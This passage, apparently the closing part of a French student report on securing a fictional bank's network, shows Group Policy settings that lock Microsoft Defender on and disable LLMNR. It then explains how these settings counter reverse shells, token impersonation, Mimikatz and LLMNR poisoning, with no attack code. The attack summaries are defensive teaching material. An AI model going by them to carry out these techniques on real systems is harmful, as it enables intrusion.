
Avec ce paramètre expliqué ici :




Nous allons également créer une GPO pour augmenter la sécurité de nos clients AD :




La première stratégie configurée sera en réponse au fait que les utilisateurs peuvent désactiver l'antivirus Microsoft Defender, nous la trouvons dans l'arborescence des différentes stratégies comme ceci (Configuration ordinateur > Stratégies > Modèles d'administration > Antivirus Microsoft Defender > Désactiver l'antivirus Microsoft Defender) :




Nous allons donc interdire la désactivation de l'antivirus aux utilisateurs :



Nous allons également solidifier la sécurité des utilisateurs avec cette stratégie autorisant l'antivirus a toujours être actif que nous trouvons dans l'arborescence comme ceci (Configuration ordinateur > Stratégies > Modèles d'administration > Antivirus Microsoft Defender > Autoriser le service anti-programme malveillant à rester constamment actif) :



Enfin, nous allons désactiver la résolution de noms multidiffusion qui ne sert pas à grand chose dans notre cas et qui n'est que source de vulnérabilité, nous trouvons la stratégie de désactivation dans l'arborescence comme ceci (Configuration ordinateur > Stratégies > Modèles d'administration > Réseau > Client DNS > Désactiver la résolution de noms multidiffusion) :



Et pouvons donc forcer la mise à jour des stratégies avec la commande gpudate /force :

```
C:\Users\Administrateur>gpupdate /force
Mise à jour de la stratégie...

La mise à jour de la stratégie d'ordinateur s'est terminée sans erreur.
La mise à jour de la stratégie utilisateur s'est terminée sans erreur.
```

Voici comment nous avons contré chacune des attaques :

Reverse Shell : Il n'est plus possible d'exécuter le script de Reverse Shell car Windows Defender est constamment activé et ne peut être désactivé par l'utilisateur, surtout que celui-ci ne possède pas de compte administrateur.

Imitation de jeton : Si un attaquant parvient à obtenir un shell avec un utilisateur (ce qui est déjà théoriquement peu probable au vu de nos configurations), il ne pourras pas imiter le jeton du compte administrateur puisque celui-ci n'existe pas, ses privilèges sur le système restent donc limités à ce que peut fair un utilisateur ordinaire.

Utilisation de Mimikatz : Idem que pour le Reverse Shell, il ne sera plus n'est plus possible de télécharger et exécuter Mimikatz car Windows Defender est constamment activé et ne peut être désactivé par l'utilisateur, surtout que celui-ci ne possède pas de compte administrateur.

Empoisonnement LLMNR : Les deux protocoles ayant causé cette vulnérabilité sont NTLM et LLMNR, nous les avons désactivé ce que signifie que l'attaquant peut rester en écoute aussi longtemps qu'il le souhaite, mais l'erreur de saisie du chemin de l'utilisateur ne causera pas de requête LLMNR. Et le mot de passe (qui sera plus fort et donc plus difficilement décryptable) ne sera pas hashé par le protocole NTLM qui est un protocole réseau obsolète avec un algorithme de hachage faible.

La réalisation de ce projet de sécurisation du système d'information de la RT Bank a constitué une opportunité précieuse de mobiliser l'ensemble des compétences techniques et méthodologiques acquises au cours de notre formation. Dans un contexte réaliste et exigeant, nous avons su concevoir une architecture réseau cohérente et résiliente, tout en mettant en œuvre des services critiques sécurisés selon les standards établis par l'ANSSI.

La mise en place de mécanismes de défense, de supervision et d'audit, couplée à des campagnes de tests d'intrusion ciblées, nous a permis d'identifier les failles potentielles et d'adopter une approche proactive de durcissement des systèmes. Ce travail a également renforcé notre capacité à documenter rigoureusement l'ensemble des procédures et des choix techniques, compétence essentielle dans toute démarche professionnelle en cybersécurité. Au-delà des compétences techniques consolidées, ce projet nous a permis de mieux appréhender l'importance d'une approche globale de la sécurité, intégrant à la fois anticipation, prévention, détection et réaction face aux menaces.

Dans une perspective d'amélioration continue, une piste envisageable serait d'intégrer des solutions de détection d'intrusions plus avancées (IDS/IPS) et de développer des procédures de gestion d'incidents simulés, afin de renforcer encore davantage la résilience du système d'information face aux attaques sophistiquées de demain.

8 - Bibliographie

Voici les liens de ressources ayant aidé à la réalisation de ce TP :

Tutoriel VPN IPSEC Stormshield :

https://firesecure.fr/configuration-dun-vpn-ipsec-stormshield/

Guide AD de l'ANSSI :

https://cyber.gouv.fr/publications/recommandations-pour-ladministration-securisee-des-si-reposant-sur-ad

Securité AD : https://github.com/ANSSI-FR